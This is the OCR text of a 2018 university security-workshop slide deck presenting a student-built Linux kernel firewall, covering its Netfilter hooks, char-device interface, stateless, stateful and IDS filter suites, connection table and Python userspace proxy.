Tel Aviv University
Check Point

Security Workshop

NADAV O. KAUFMAN

LECTURER: REUVEN PALBINSKI


MAY 2018

Plan

- Project overview and specific approaches to solutions
  - System overview
  - Kernel module-based design
    - Uniform Char-Device session-based architecture
    - Filtering modules, Filters and the Packet
    - Kernel functional depth report system, memory gate and kernel IDE hack
  - User-space Proxy Factory
    - Factory design, custom filter mechanism
    - Real-world grade proxy, Linux Epoll and Non-Blocking sockets, Send Buffers
    - Extendibility – workload, smart filtering, buffer window control and more


System Overview


Objectives and Roles




System Overview

Implementation Overview









Kernel Environment

- Environment
  - Kernel Environment IDE Hack
    - Enables IDE to 'see' header files, installed via apt to a folder
    - Quick kernel source reference and tighter code conformity
    - Better IDE error assists (except in deep macros)
  - Error Tools
    - Provide central handling tools
    - Error Report – with file, function name and line number
    - Verbose Print – multi level variable verbose printing mechanism
    - Memory Gate – object report for all allocations and frees (removed in final)
  - Resulting in – Program Environment



Kernel Module

- 3 Main Components, loaded by FW
  - Net Filter
    - Registers TrafficMan main function over NetFilter Hooks
  - Char Device Handler
    - Handles all char devices centrally-init / destroy / common helpers
    - Provides Uniform Char-Device session-based architecture
  - Traffic Manager
    - Chief filtering module with a single, high-logic filtering flow
    - Can modularly use and sequence filter suites e.g. stateful




System Overview

Char Devices

Kernel

- CD Handler
  - Sysfs class ‘fw’
  - Uniform FileOps read/write session handlers
  - CD’s are entry points for user side to communicate with the kernel module
- CD Logs
  - Read logs
- CD Rules
  - Read/Write rules
  - Read/Set Active Status
    - Note: per-demands. Should better be under a separate CD
- CD Connection Table
  - Read connection table
  - Add or Update a connection




System Overview

Traffic Manager


Kernel

- Traffic Manager
  - A modular ‘pick and mix’ filter approach
  - Can easily adapt new filtering flows
  - Single, topmost filtering logic
- Packet Entry
  - A uniform, baseline analysis report object and API, used by filters
  - Saves redundant packet breakdowns and unifies some filter architecture
- Logging
  - Optional return value for filters, but executed only by TrafficMan




Filter Suites

- IDS
  - Simple stateless packet inspection for TCP
- Stateless
  - Rule based filtering
  - Uses ‘Rules’ table and services
  - Provides localhost rule check as service
- Stateful
  - Connection protocol state based filtering
  - Supports TCP filtering, TCP machine
  - Operates and uses ‘Con Table’
  - Supports Proxy packet diversion and checksum correction




Supporting Classes

- Rules
  - DS - Simple static table
  - Services: rule matching and searching
  - Services: rule<->string parsing and encoding
  - Uses Packet Entry API
- Logs
  - DS - Circular static array
  - Self sorting, most recent pops to top
    - Involves delete and add –
      sorting could instead be done in userspace
  - Services: log an entry, logs to string



Supporting Classes

- Connection Table
  - DS - Kernel Linked List
    - Built in kernel API
  - Used as primary connections tool
  - Uses a single line per connection
    - S C PS PC S_state C_state PS_state PC_state
    - Could use dynamic state objects and save space
  - Services: connection matching by column options
  - Used by stateless filter suite as the single authority for connections
    - E.g. - Pending Connection state for FTP DATA, proxy port proxy-enabled identifier




System Overview

Kernel - recap

- Complete Flow
  - Describe verbally
- Questions?

- Next - Userspace




System Overview

Interface

Userspace

- Userspace Interface
  - Python based
  - Shared Services:
    - Kernel<->Userspace string parsers
      - Strict value checking
    - FW standards – same as kernel
      - Values to str mappings
    - Network interfaces setup
    - Unified Char Encoding for bytearray<->string
      - Mostly used by Proxy and Proxy Filters
  - Menu based, shortcut commands

